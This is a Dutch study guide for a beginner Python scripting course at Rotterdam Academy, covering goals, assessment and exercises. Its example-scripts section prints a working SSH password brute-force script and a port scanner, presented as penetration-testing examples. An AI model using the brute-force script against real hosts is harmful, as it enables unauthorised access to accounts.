



# ROTTERDAM ACADEMY ASSOCIATE DEGREES



Studiehandleiding  
**Tooling Scripten 1**  
ICTSTS11VX/DX

Versie 4.0, september 2017  
Rotterdam Academy, Associate degree ICT Service Management

Docent: C. Stolk; R.R. Saunders; D. Terpstra  
E-mail: [c.stolk@hr.nl](mailto:c.stolk@hr.nl), [r.r.saunders@hr.nl](mailto:r.r.saunders@hr.nl), [d.terpstra@hr.nl](mailto:d.terpstra@hr.nl)

# Inhoudsopgave

Inhoudsopgave .....	2
Start module .....	5
Wat houdt de module in? .....	5
Wat is het doel van scripten? .....	5
Scripting .....	5
Scripten is niet hetzelfde als programmeren .....	6
Praktische informatie .....	6
Welke leermiddelen? .....	7
Verplichte literatuur .....	7
Aanbevolen literatuur .....	7
Online kanalen .....	7
Easygui .....	8
Py2exe .....	8
Hoe wordt getoetst en wat zijn de studiepunten? .....	8
Hoe sluit deze cursus aan? .....	8
Programma .....	9
De opbouw .....	20
Studielast .....	20
Relatie met andere onderwijsseenheden .....	10
Wat zijn de leerdoelen? .....	10
Afronding module .....	11
Toetsing .....	11
Beoordeling .....	11
Mogelijkheden tot vrijstelling .....	11
Toetsmatrijs .....	12
Toelichting op de toetsmatrijs .....	13
Herkansing .....	15
Herkansing als het tentamen onvoldoende is? .....	15
Verantwoording .....	<b>Fout! Bladwijzer niet gedefinieerd.</b>
Draagt bij aan het beroepsprofiel .....	<b>Fout! Bladwijzer niet gedefinieerd.</b>

Het profiel van de opleiding .....	<b>Fout! Bladwijzer niet gedefinieerd.</b>
De Dublin Descriptoren, de leerdoelen .....	<b>Fout! Bladwijzer niet gedefinieerd.</b>
Het beroepsprofiel of kerntaken.....	18
Het landelijke profiel (Hbo-i footprint).....	19
Voorbeeldscripts .....	21
SSH Dictionary attack .....	21
Portscanner .....	22
Script opdrachten.....	23
Uitleg .....	23
Begeleiding .....	23
De opdrachten.....	24
Versiebeheer .....	24
De context van de opdrachten.....	24
Opdracht 1.....	25
Opdracht 2.....	25
Opdracht 3.....	25
Opdracht 4.....	26
Opdracht 5.....	26
Opdracht 6.....	26
Opdracht 7.....	27
Opdracht 8.....	27
Opdracht 9.....	27
Opdracht 10.....	28
Opdracht 11.....	28
Opdracht 12.....	29
Opdracht 13.....	29
Opdracht 14.....	29
Opdracht 15.....	29
Extra opgaven.....	30
Uitwerkingen .....	30
Opgave 1 .....	30
Opgave 2 .....	30
Opgave 3 .....	30
Opgave 4 .....	31
Opgave 5 .....	31

Opgave 6 .....	31
Opgave 7 .....	32
Opgave 8 .....	32
Opgave 9 .....	32
Opgave 10 .....	32
Voorbeeldtentamen.....	33
Tentamen Instructies .....	33
Opdracht 1 (20 punten).....	33
Opdracht 2 (20 punten).....	33
Opdracht 3 (25 punten).....	33
Opdracht 4 (35 punten).....	33
Uitwerking extra opgaven .....	34
Uitwerking tentamen opgaven .....	43

# Start module

## Wat houdt de module in?

### Wat is het doel van scripten?

Scripten kan gebruikt worden voor het automatiseren van de dagelijkse systeembeheertaken. Hiermee kan het systeembeheer vereenvoudigd worden.

Voorbeelden van systeembeheer-taken zijn:

- installeren en configureren van (netwerk-)systemen;
- installeren, configureren en het updaten van software;
- performance meten;
- informatie van (remote) computers en devices opvragen;
- monitoren netwerkverkeer;
- overzicht-documenten genereren;
- toevoegen van gebruikers en het vastleggen van gebruikersrechten;
- back-up verzorgen;
- automatisch een mail sturen;
- een log-file analyseren.

Het automatiseren heeft de volgende voordelen:

- de taken worden sneller en met minder fouten uitgevoerd;
- de taken kunnen onbeperkt lang en op de gekste momenten worden uitgevoerd;
- de beheerder hoeft niet steeds dezelfde handelingen te doen.

De hoofdtaken van systeembeheerders bestaan o.a. uit het installeren, ondersteunen en beheren van computersystemen en netwerken. Afhankelijk van de complexiteit van een computersysteem, kan dit in de praktijk uiteenlopen van het met minimale kennis uitvoeren van enkele muisklikken tot en met het zelf wijzigen/bestuderen/aanvullen van code die door andere geschreven is. Zo zou een systeembeheerder bijvoorbeeld een programma kunnen schrijven die de invoer van duizenden gebruikers automatiseert; of code van een installatie script van een computersysteem moeten aanpassen zodat het aansluit op de huidige omgeving.

## Scripting

Systeembeheerders kunnen taken automatiseren d.m.v. van kant-en-klare oplossingen. Soms zijn de automatisertaken echter dusdanig specifiek, dat er geen kant-en-klare oplossing aanwezig is. Je zult dan zelf in staat moeten zijn om een oplossing te maken.

Service managers hebben te maken met vele verschillende systemen waar zij informatie uit moeten verzamelen om inzage te krijgen in de stand van zaken. Denk bijvoorbeeld aan de verschillende rapportages welke worden gegenereerd; toegangslogs, personeelsbezetting, langlopende support calls, etc. Hier worden vaak bestaande applicaties voor gebruikt, welke allemaal verschillende soorten outputs hebben. Dit zou door een eigen scripting oplossing kunnen worden verzameld en gepresenteerd op een praktische manier.

Dit gaat meestal door het schrijven van code, of programmeren. Vaak wordt i.p.v. "programmeren" de term "scripting of scripten" gebruikt. Er zijn verschillende definities van de term "scripting". Sommige mensen zeggen zelfs dat scripten iets anders is dan programmeren en programmeren iets anders is dan scripten (wederzijds uitsluitend). De definitie die meestal wordt gehanteerd is: "Scripten is het programmeren van code voor een software omgeving, die het uitvoeren van taken automatiseert die anderzijds één-voor-één uitgevoerd zouden moeten worden door een menselijke operator. Scripten is een vorm van programmeren, met als doel het automatiseren van taken."

Ondanks dat scripten wat minder ingewikkeld klinkt, zijn de basisconstructies in een scripttaal vaak identiek als bij een programmeertaal. Als je leert scripten, leer je programmeren. Onder een scripttaal wordt meestal verstaan: een programmeertaal waarmee je gemakkelijk/snel code stap-voor-stap kan uitvoeren zonder dat er in zijn geheel naar de complete code wordt gekeken. Script bestanden zijn daardoor gemakkelijk en snel aan te passen.

### **Scripten is niet hetzelfde als programmeren**

Het verschil tussen scripting en programmeren is:

- Scripts zijn bedoeld voor het automatiseren van handmatige handelingen;
- Scripts worden vaak als directe commandline tools gebruikt;
- Scripts maken gebruik van andere programma's;
- Scripts zijn dynamisch.


### **Praktische informatie**

Je leert een eenvoudig softwaresysteem bouwen, testen en beschikbaar stellen. Aan het begin van de les vertelt de docent in het hoorcollegevorm de werkform stof, waarbij de studenten de mogelijkheid hebben om vragen te stellen. Daarna gaan de studenten de opdrachten maken, waarbij de docent beschikbaar is voor vragen en om de opdrachten te bespreken.

De toetsing is door middel van practicumopdrachten. Deze worden digitaal afgenummerd. De student maakt de practicumopdrachten op een PC en stuurt de uitwerking per e-mail naar de docent.

## Welke leermiddelen?

### Verplichte literatuur




Hello World! Second Edition Computer Programming for Kids and Other Beginners,  
Warren Sande and Carter Sande, December 2013  
ISBN: 9781617290923.

**Je kunt een e-book van het boek aanvragen, zie de pagina's na de voorpagina van het boek.**

Dit boek legt op een hele speelse visuele manier de taal Python uit. De ene student pakt het op vanuit het tekstuele deel en vormt zelf een beeld bij wat beschreven, terwijl de andere student het visuele deel nodig heeft om het tekstuele te kunnen plaatsen. Omdat er absoluut geen programmeer- of scriptervaring vereist is, moet de instap ook voor een ieder haalbaar zijn.

### Aanbevolen literatuur



Invent Your Own Computer Games with Python, 2nd Edition  
ISBN: 1441413030  
Auteur: Al Sweigart

Dit boek is slechts een aanbeveling voor degene die het leuk vinden en zelf verder willen gaan. Het boek legt op een eenvoudige wijze uit hoe games worden gemaakt in het bijzonder hoe de games worden gemaakt met Python.

### Online kanalen

PowerPoint presentaties / live voorbeelden

Wat is scripttaal?: <http://nl.wikipedia.org/wiki/Scripttaal>

Over de programmeertaal Python:  
[http://nl.wikipedia.org/wiki/Python\\_%28programmeertaal%29](http://nl.wikipedia.org/wiki/Python_%28programmeertaal%29)

De officiële website van Python: <http://www.python.org/>

De website van het boek: <http://www.manning.com/sande2/>

Een Nederlandse vertaling van het boek Think Python:  
<http://wiki.ubuntu-nl.org/community/ThinkPython>


Een online cursus: <http://www.codecademy.com/tracks/python>

### Easygui

EasyGUI is een module voor het eenvoudig programmeren van GUI's (Grafische User Interfaces) in Python.

<http://pythonhosted.org/easygui/>

Bijvoorbeeld:



### Py2exe

Py2exe is een vrije uitbreiding van Python om software geschreven in Python (.py) om te zetten naar een uitvoerbaar bestand (.exe) voor Windows. Het is hierdoor mogelijk Python-software uit te voeren zonder dat Python zelf geïnstalleerd is. Py2exe is een uitbreiding van distutils waarmee men Python-software kan installeren.

Installeer het programma py2exe-0.6.9.win32-py2.7.exe Zie de zip file.

Open de Opdrachtprompt.

C:\Python27>python setup.py install

Zie verder <http://www.py2exe.org/index.cgi/Tutorial>

Py2exe is geen onderdeel van het examen.

<http://www.py2exe.org/>

## Hoe wordt getoetst en wat zijn de studiepunten?

Het vak wordt getoetst met een praktische toets.

Dit vak levert je 2 studiepunten op, de studielast is 56 uur (2 ECT's).

## Hoe sluit deze cursus aan?

Er is geen programmeer- of scriptervaring vereist. Er komen mogelijk programmeertaken aan bod bij andere modules van de studie, waaronder project Pilss in periode 3 en 4.

## Programma

Week	Lesinhoud	Voorbereiding	
		Lezen (Hoofdstuk)	Uitwerken opdrachten (Studiehandleiding)
1		01] Getting Started 02] Remember this: Memory and Variables	1
2		03] Basic Math 04] Types of Data	2, 3, 4
3		05] Input 06] GUI's – Graphical User Interfaces	5, 6, 7, 8
4		07] Decisions, Decisions	9, 10
5		08] Loop the Loop	11, 12
6		09] Just for You Comments 11] Nested and Variable Loops	13, 14
7		Oefententamen bespreken	15
9	Toets		

Op Natschool staat de studiehandleiding, de te installeren software Python versie 2,x met diverse programma's, twee optionele e-books en de spreadsheet om je gemaakte opdrachten in af te tekenen. Zie de zip file.

Er zijn veel scripttalen. Bekende scripttalen op Unix zijn: Perl, Python en Ruby. Bekende scripttalen op Windows zijn: Kixstart, VBscript, Powershell, Python en Ruby. Bij een web-omgeving worden de scripttalen javascript en PHP gebruikt. In deze module gebruiken we Python.

Hiervoor zijn een aantal reden:

- Python is platform-onafhankelijk;
- Python is breed toepasbaar: systeembeheer, gaming, wiskunde, website;
- Python is vrij beschikbaar;
- Python is goed leesbaar en heeft een nette structuur;
- Python is geschikt om de basisprincipes van scripting te leren. Wat geleerd is kan ook toegepast worden bij andere scripttalen.

### Relatie met andere onderwijsseenheden

De module wordt vervolgd door de module Scripten 2. Verder komen er mogelijk programmeertaken aan bod bij andere modules.

### Wat zijn de leerdoelen?

Iedere cursus kent een aantal leerdoelen, die jou als student stap voor stap opleiden naar een ICT Service Manager. Deze leerdoelen passen binnen de nationale en internationale standaarden die voor hbo-onderwijs gelden (hbo-i, beroepsprofiel en de Dublin descriptoren). De leerdoelen zijn afgeleid van de leeruitkomsten en kerntaken van het beroepsprofiel en de competenties die op hun beurt weer zijn afgeleid van de internationale standaard de Dublin descriptoren en het Nederlandse HBO-i. Deze cursus draagt met name bij aan kerntaak 1.

*Kerntaak 1: Kan zelfstandig taken uitvoeren in een ICT-beheeromgeving (uitvoeren) en een helpdesk opzetten (inrichten) voor middenbedrijf en qua omvang vergelijkbare organisaties*

Leeruitkomsten	Leerdoelen
1.1. Kan zelfstandig reguliere operationele IT-beheertaken uitvoeren, zoals monitoring van IT-diensten en -systemen, maken van scripts, inrichten van virtuele omgevingen, installatie van software, operationele datamanagement taken, en uitleveren en innname van hard- en software	De student kan eenvoudige programma's schrijven waarbij de volgende onderwerpen worden toegepast: <ol style="list-style-type: none"> <li>1. Variabelen;</li> <li>2. Rekenkundige bewerkingen;</li> <li>3. Invoer van de gebruiker;</li> <li>4. Beslissingen en vergelijkingen;</li> <li>5. Herhalingen van code (Loops);</li> <li>6. Commentaar;</li> <li>7. Geneste herhalingen van code (loops) met vaste en variabele lengte.</li> </ol>

# Afronding module

## Toetsing

De opdrachten van de toets bestaan uit het schrijven van programma's. Dit zijn praktische opdrachten.

Tijdens de toets mag je je boek inzien.

## Beoordeling

De toets bevat vier opdrachten. Totaal 100 punten.

Het cijfer van de toets is het eindcijfer. 55 punten is een 5.5. Dan heb je de toets gehaald.  
De cursus levert je 2 studiepunten op.

Als je de toets wil nabespreken dan kun je de docent een e-mail sturen voor het maken van een afspraak.

## Mogelijkheden tot vrijstelling

In het beginsel is vrijstelling voor deze cursus mogelijk.

## Toetsmatrijs

De toetsmatrijs geeft de relatie weer tussen de leerdoelen en de vragen dan wel opdrachten van een toets. Tevens geeft de toetsmatrijs aan op welk niveau het leerdoel getoetst wordt. Cesuur: minimaal 55 punten (van de 100 punten) behaald is een voldoende.

Module															
ICTSTS11VX/DX		Tooling Scripten 1													
Kerntaak	Leeruitkomst														
A1	Kan zelfstandig reguliere operationele IT-beheertaken uitvoeren, zoals monitoring van IT-diensten en -systemen, maken van scripts, inrichten van virtuele omgevingen, installatie van software, backup en restore werkzaamheden en uitleveren en innname van hard- en software.														
Nummer kerntaak	Welke leerdoelen ga je toetsen?	Niveau (KITASE)	Toetsbare criteria	Toetsvorm	F / S	Toets-/feedback-moment	Weging	Verwerkt in aantal vragen							
A1	Leerdoel 1: <i>Namen, nummers en strings, variabelen</i>	C	Correcte variabele namen gebruiken. Verschil tussen nummers en strings kunnen maken.	Open vragen	S	Toetsweek / Op aanvraag	20%	4							
A1	Leerdoel 2: <i>Rekenkundige operatoren = + - / * **, haken, % modulus, increment, decrement, E-notatie</i>	C	Berekeningen kunnen maken waarbij er gebruik wordt gemaakt van rekenkundige operatoren en het opdelen van de formule door middel van haken. Variabelen met 1 kunnen ophogen of verlagen. De gebroken getallen in een E-notatie weergeven.	Open vragen	S	Toetsweek / Op aanvraag	20%	2							
A1	Leerdoel 3: <i>Datatypen, int, float, type conversie</i>	C	De verschillende datatypen kunnen toepassen. Conversie tussen datatypen kunnen uitvoeren.	Open vragen	S	Toetsweek / Op aanvraag	10%	4							
A1	Leerdoel 4: <i>Input, print</i>	C	Input aan de gebruiker kunnen vragen. Weergeven van tekst met eenvoudige formatering.	Open vragen	S	Toetsweek / Op aanvraag	20%	4							
A1	Leerdoel 5: <i>Decisions</i>	C	Beslissingen kunnen implementeren in de vorm van IF-THEN-ELSE.	Open vragen	S	Toetsweek / Op	15%	1							

						aanvraag		
A1	<i>Leerdoel 6: Loops</i>	C	Herhalingen kunnen implementeren door middel van Python FOR, WHILE constructies.	Open Vragen	S	Toetsweek / Op aanvraag	15%	1

## Toelichting op de toetsmatrijs

Onderstaand worden de kolommen toegelicht.

*Nummer kerntaak*, geeft aan met welke kerntaak de beschreven leerdoel te maken heeft. Alle leerdoelen voor deze module vallen onder kerntaak A1.

*Welke leerdoelen ga je toetsen?* Geeft een beschrijving van de te toetsen leerdoel.

*Niveau KITASE*, geeft het taxonomische niveau van de toets aan. Kennis heeft een opbouw: van gemakkelijk naar moeilijk, van onthouden, begrip naar toepassen, problemen oplossen naar reflectie. Dit onderscheid in kennis is door onderwijskundigen geklassificeerd (Bloom, Romiszowsky) en een dergelijke classificatie heet een taxonomie.

In de kolom is het hoogste niveau dat getoetst wordt volgens het leerdoel weergegeven. Bij toepassen (C) wordt verondersteld dat men ook kennis en inzicht nodig heeft.

Beheersningsniveau	Gedragkenmerk	Operationele 'werkwoorden'
<b>A Onthouden (K= Kennis)</b>	Feiten-reproductie, herkenning, herinnering, definities, weetjes en vuistregels die je kunt reproduceren.	classificeren, herkennen, identificeren, in volgorde plaatsen, lokaliseren, navertellen, noemen, onderkennen, opsommen, reproduceren, rubriceren, selecteren, uit elkaar houden, weergeven
<b>B Begrip, inzien (I=Inzicht)</b>	Begrip, interpretatie, logische reproductie, uitleggen waarom iets is zoals het is	aanduiden, aangeven, formuleren, illustreren, karakteriseren, opdracht geven, schetsen, signaleren, typeren, met eigen woorden vertellen, vertegenwoordigen
<b>C Toepassen (T=Toepassen)</b>	Informatie kunnen gebruiken om een probleem op te lossen.	aandeel leveren, aangeven van grenzen, hiaten e.d., behandelen, berekenen, beschrijven, bewaken, bijdragen, definiëren, demonstreren, gebruiken, hanteren, oplossen, opstellen, een

	Elementen uit 'weten' en 'inzien' hanteren in nieuwe situaties; kiezen van de juiste wetten, regels, schema's, begrippen enzovoorts	overzicht geven, procedure kiezen en volgen, rapporteren, schatten, uitleggen, verduidelijken, voorspellen, voorstel doen, vormgeven, vragen formuleren
<b>D Probleem oplossen (A=Analyseren)</b>	Informatie systematisch kunnen onderzoeken en met elkaar in verband brengen  Een complexe beroepssituatie ontrafelen in dilemma's, verklaren waarom principes in een context werken.  Vergelijkingen maken, analogieën, oorzaak-gevolgrelaties verklaren ordenen naar inhoud, vorm, functie e.d.;  (S=Synthetiseren) Nieuwe ideeën of producten kunnen genereren, of manieren om naar dingen te kijken.  Samenstellen van elementen tot een uniek en origineel geheel	afkeuren, afleiden, afwegingen maken, , argumenteren, becommentariëren, belangen afwegen, concluderen, controleren, fouten opsporen, discussiëren, herformuleren, leiding geven, motiveren, onderhandelen, ordenen, organiseren, relateren, samenvatten     ontwerpen, construeren, opbouwen, problemen oplossen, alternatieven voorleggen, modelleren, overleggen, prioriteiten stellen, samenstellen, , uitvoeren, tot stand brengen
<b>E Integreren , evalueren (E= Evaluieren)</b>	evalueren, beoordelen, toepassen buiten eigen discipline	adviseren, beoordelen, commentaar geven, kritisch doorlichten, evalueren, ondersteunen, oordelen, verdedigen, toetsen, zelfstandig optreden

*Toetsbare criteria*, geeft aan welke kennis (onderwerpen) en vaardigheden de student nodig heeft om het leerdoel te bereiken.

*Toetsvorm*, de toets wordt afgenoomen door middel van open vragen. De antwoorden zijn de scripts die de student maakt tijdens de toets.

*Formatief / Summatief toetsen (F/S)*, de toets is summatief. Dit betekent dat de student de opgaven maakt en dat daar een cijfer aan wordt gekoppeld. De opgaven die tijdens de lessen worden gemaakt zijn formatief, daar kan de student feedback krijgen van de docent, zodat de student zich kan verbeteren.

*Toets- / feedbackmoment*, geeft weer wanneer de toets wordt gehouden. Dit is standaard de toetsweek. Feedback op de gemaakte toets is op aanvraag bij de docent mogelijk.

*Weging in %*, dit is een percentage waarmee ongeveer wordt aangegeven hoe zwaar een bepaald leerdoel in de toets wordt meegenomen. Bij scripten is dit nooit een exacte waarde, slechts een indicatie, omdat verschillende onderdelen steeds weer in een opgaven terugkomen.

*Verwerkt in aantal vragen*, geeft ongeveer in aan hoeveel opgaven het leerdoel terugkomt. Dit is nooit een exacte waarde, slechts een indicatie, omdat verschillende onderdelen steeds weer in opgaven terugkomen.

## Herkansing

### **Herkansing als het tentamen onvoldoende is?**


De toets wordt in week 9 van de volgende onderwijsperiode herkanst.

# Verantwoording

## Draagt bij aan het beroepsprofiel

### Het profiel van de opleiding

De opleiding is geborgd volgens het onderstaande schema. En voldoet hiermee aan de wensen en eisen van het beroepenveld, aan het landelijke profiel en aan de Dublin descriptoren.



## De Dublin Descriptoren

De Dublin descriptoren vormen een internationale standaard waaraan een hbo opleiding dient te voldoen. Per leerdoel wordt aangegeven welke Dublin descriptor past.

	<b>Leerdoelen</b>	<b>Dublin-descriptoren</b>
	De student kan eenvoudige programma's schrijven, waarbij de volgende onderwerpen toegepast worden:	
1	Variabelen	A, B
2	Rekenkundige bewerkingen	A, B
3	Invoer van de gebruiker	A, B
4	Beslissingen en vergelijkingen	A, B
5	Herhalingen van code (Loops)	A, B
6	Commentaar	A, B
7	Geneste herhalingen met vaste en variabele lengte	A, B

### Dublin-descriptoren:

- A. Kennis en inzicht
- B. Toepassen kennis en inzicht
- C. Oordeelsvorming
- D. Communicatie
- E. Leervaardigheden

## Het beroepsprofiel of kerntaken.

In samenwerking met het beroepsveld is het volgende beroepsprofiel opgesteld. Dit beroepsprofiel vormt samen met het HBOi de basis van het volledige cursusaanbod van de opleiding. Met een X wordt aangegeven hoe deze cursus in het beroepsprofiel past.

### Het beroepsprofiel Ad ICT Service Management

Een afgestudeerde van de opleiding kan:

1	X	Kan zelfstandig taken uitvoeren in een ICT-beheeromgeving (uitvoeren) en een helpdesk opzetten (inrichten) voor middenbedrijf en qua omvang vergelijkbare organisaties.
2		Kan zelfstandig plannend en/of leidinggevend optreden in een kleine unit ICT-beheer (tactisch plannen en/of sturen).
3		Kan monitoring van beheerprocessen inregelen (borgen van kwaliteit).
4		Kan op middenmanagementniveau adviseren over verbetermogelijkheden in beheerprocessen waarbij informatiebeveiliging en informatiebeveiligingsbeleid ook in oogschouw worden genomen (onderzoeken en tactisch adviseren).
5		Kan advies geven aan de gebruikers van systemen over het zo optimaal en veilig mogelijk inzetten van ICT in de uitvoering van bedrijfsprocessen (adviseeren in waardeketen).
6		Is een professional die zelfstandig kan reflecteren op zijn/haar beroepsmatig handelen in werksituaties en die kan handelen om de beroepsbekwaamheid te verbeteren.

## Het landelijke profiel (Hbo-i footprint)

De footprint van ICT Service Management in het HBO-i domein vormt samen met de kerntaken uit het beroepsprofiel de basis van het cursusaanbod van de opleiding. Het HBO-i footprint is verder aangevuld met enkele essentiële hbo vaardigheden.

In het schema wordt aangegeven hoe deze cursus in de HBO-i footprint past. De kleuren geven aan welke onderdelen uit het HBO-i domein passen bij de opleiding ICT Service Management (de zogenaamde footprint). Met een X wordt aangegeven hoe deze cursus in de HBO-i footprint past.

Footprint op Hbo-i					
Architectuurlaag	fasen				
	beheren	analyseren	adviseren	ontwerpen	realiseren
Gebruikersinteractie 2					
Gebruikersinteractie 1					
Bedrijfsprocessen 2					
Bedrijfsprocessen 1					
Infrastructuur niveau 3					
Infrastructuur niveau 2					
Infrastructuur niveau 1					
Software niveau 2					
Software niveau 1				X	
Hardware interfacing					
<b>Aanvulling</b>					
Leerlijn onderzoek					
Leerlijn Nederlands					
Leerlijn Prof. vorming					
Leerlijn SLC					

# De opbouw

## Studielast

Dit studieonderdeel levert de student 2 studiepunten op, wat overeenkomt met een studielast van 56 uren. De verdeling van deze 56 uren is als volgt:

Studielastnormering			Klokuren
	Aantal weken	Aantal lesuren van 50 minuten	
Lesuren	7	2	12
<b>Zelfstudie</b>			
Leestijd	Aantal pagina's	50, 3 per uur	17
<b>Toetsen</b>			
Toets			1,6
<b>Werkstuk, verslag, rapport, scriptie</b>			
Uitzoeken	Programma's schrijven en testen		21
<b>Subtotaal in klokuren</b>			52
Ruis 5%			2,6
<b>Totaal in klokuren</b>			55
<b>Totaal in studiepunten (ects)</b>		2 sp	56

# Voorbeeldscripts

Onderstaand een aantal voorbeeld scripts uit de praktijk. Deze scripts behoren niet tot de examenstof, maar fungeren puur als voorbeelden met een connectie naar de praktijk.

## SSH Dictionary attack

Voor penetration testing in security checks, wordt gebruik gemaakt van scripts om bepaalde taken te automatiseren. Onderstaand een deel van een SSH Dictionary attack script. De attack probeert met behulp van SSH-bibliotheek en een “woordenboek” de user name en password combinatie te vinden.

```

import paramiko
import sys

def AttackSSH(ipAddress, dictionaryFile) :

    print "[+] Attacking Host : %s" %ipAddress
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    for line in open(dictionaryFile, "r").readlines() :
        [username, password] = line.strip().split()

        try :
            print "[+] Trying to break in with username: %s password: %s" %
                  (username, password)
            ssh.connect(ipAddress, username=username, password=password)

        except paramiko.AuthenticationException:
            print "[-] Failed! ..."
            continue

        print "[+] Success ... username: %s and password %s is VALID!" % (username,
password)
        break

if __name__ == "__main__":
    AttackSSH(sys.argv[1], sys.argv[2])
  
```

## Portscanner

Netwerken moeten constant worden bewaakt. Kijken welke poorten er geopend zijn op een bepaalde machine is één van de noodzakelijke veiligheidsmaatregelen. Onderstaand een eenvoudig script waar poorten mee kunnen worden gescand.

```

import socket
import subprocess
import sys
from datetime import datetime

# Clear the screen
subprocess.call('clear', shell=True)

# Ask for input
remoteServer    = raw_input("Enter a remote host to scan: ")
remoteServerIP  = socket.gethostbyname(remoteServer)

# Print a nice banner with information on which host we are about to scan
print "-" * 60
print "Please wait, scanning remote host", remoteServerIP
print "-" * 60

# Check what time the scan started
t1 = datetime.now()

# Using the range function to specify ports (here it will scans all ports between 1 and 1024)
# We also put in some error handling for catching errors
try:
    for port in range(1,1025):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        result = sock.connect_ex((remoteServerIP, port))
        if result == 0:
            print "Port {}: \t Open".format(port)
        sock.close()

except KeyboardInterrupt:
    print "You pressed Ctrl+C"
    sys.exit()

except socket.gaierror:
    print 'Hostname could not be resolved. Exiting'
    sys.exit()

except socket.error:
    print "Couldn't connect to server"
    sys.exit()

# Checking the time again
t2 = datetime.now()

# Calculates the difference of time, to see how long it took to run the script
total = t2 - t1

# Printing the information to screen
print 'Scanning Completed in: ', total

```

# Script opdrachten

## Uitleg

De opdrachten van de toets bestaan uit het schrijven van programma's. Dit zijn praktische opdrachten. In deze studiehandleiding vind je de voorbeelden van betreffende opdrachten. Bespreek je gemaakte opdrachten tijdens de lessen met de docent.

## Begeleiding

Aan het begin van de les vertelt de docent in het hoorcollegevorm de lesstof, waarbij de studenten de mogelijkheid hebben om vragen te stellen. Daarna gaan de studenten de opdrachten maken, waarbij de docent beschikbaar is voor vragen en om de opdrachten te bespreken en af te tekenen.

## De opdrachten

Probeer bij het maken van opdrachten zo min mogelijk te copy/pasten. Door het zelf te typen leer je vaardigheden en patronen te herkennen. Als er een toets is, zal je ook niet kunnen copy/pasten.

### Versiebeheer

Het is de bedoeling dat je de versie van je programma noteert. Dit kun je doen je in de filenaam.

Filenaam opdracht 1: *Studentnummer\_opdracht\_01\_[0.1].py*  
Een werkend programma heeft versie [1.0].

De Python files beginnen met (voorbeeld van een opdracht):

```
# Naam studentnummer klas datum
# Opdracht 1
# Schrijf een programma dat het onderstaande print op het scherm:
```

```
print "Wat is uw naam?"
print "Wat is uw adres?"
```

### De context van de opdrachten

Het bedrijf Nohtyp opgericht op 20-10-2010 door 2 vrienden Jacob Kantellen en Fred Veelgeld. Jacob is met 34 jaar de jongste van de twee. Fred is 1 jaar ouder. Ze kennen elkaar van de voetbalclub en kwamen erachter dat ze dezelfde ideeën hadden met betrekking tot hoe een webshop zou moeten worden opgezet en gerund. Beide hebben een achtergrond in de ICT een passie voor scripten, Python in het bijzonder. Vandaar de bedrijfsnaam Nohtyp.

Via de webshop gaan ze slimme elektronica verkopen, in het bijzonder voor de IoT toepassingen. Dit is een opkomende markt hebben ze geconcludeerd.

De website wordt gehost bij een betrouwbaar hosting bedrijf. Het betreft een webshop met een database backend waar o.a. de artikelen en klantgegevens in worden opgeslagen. Klanten kunnen zich registreren, maar zijn dit niet verplicht.

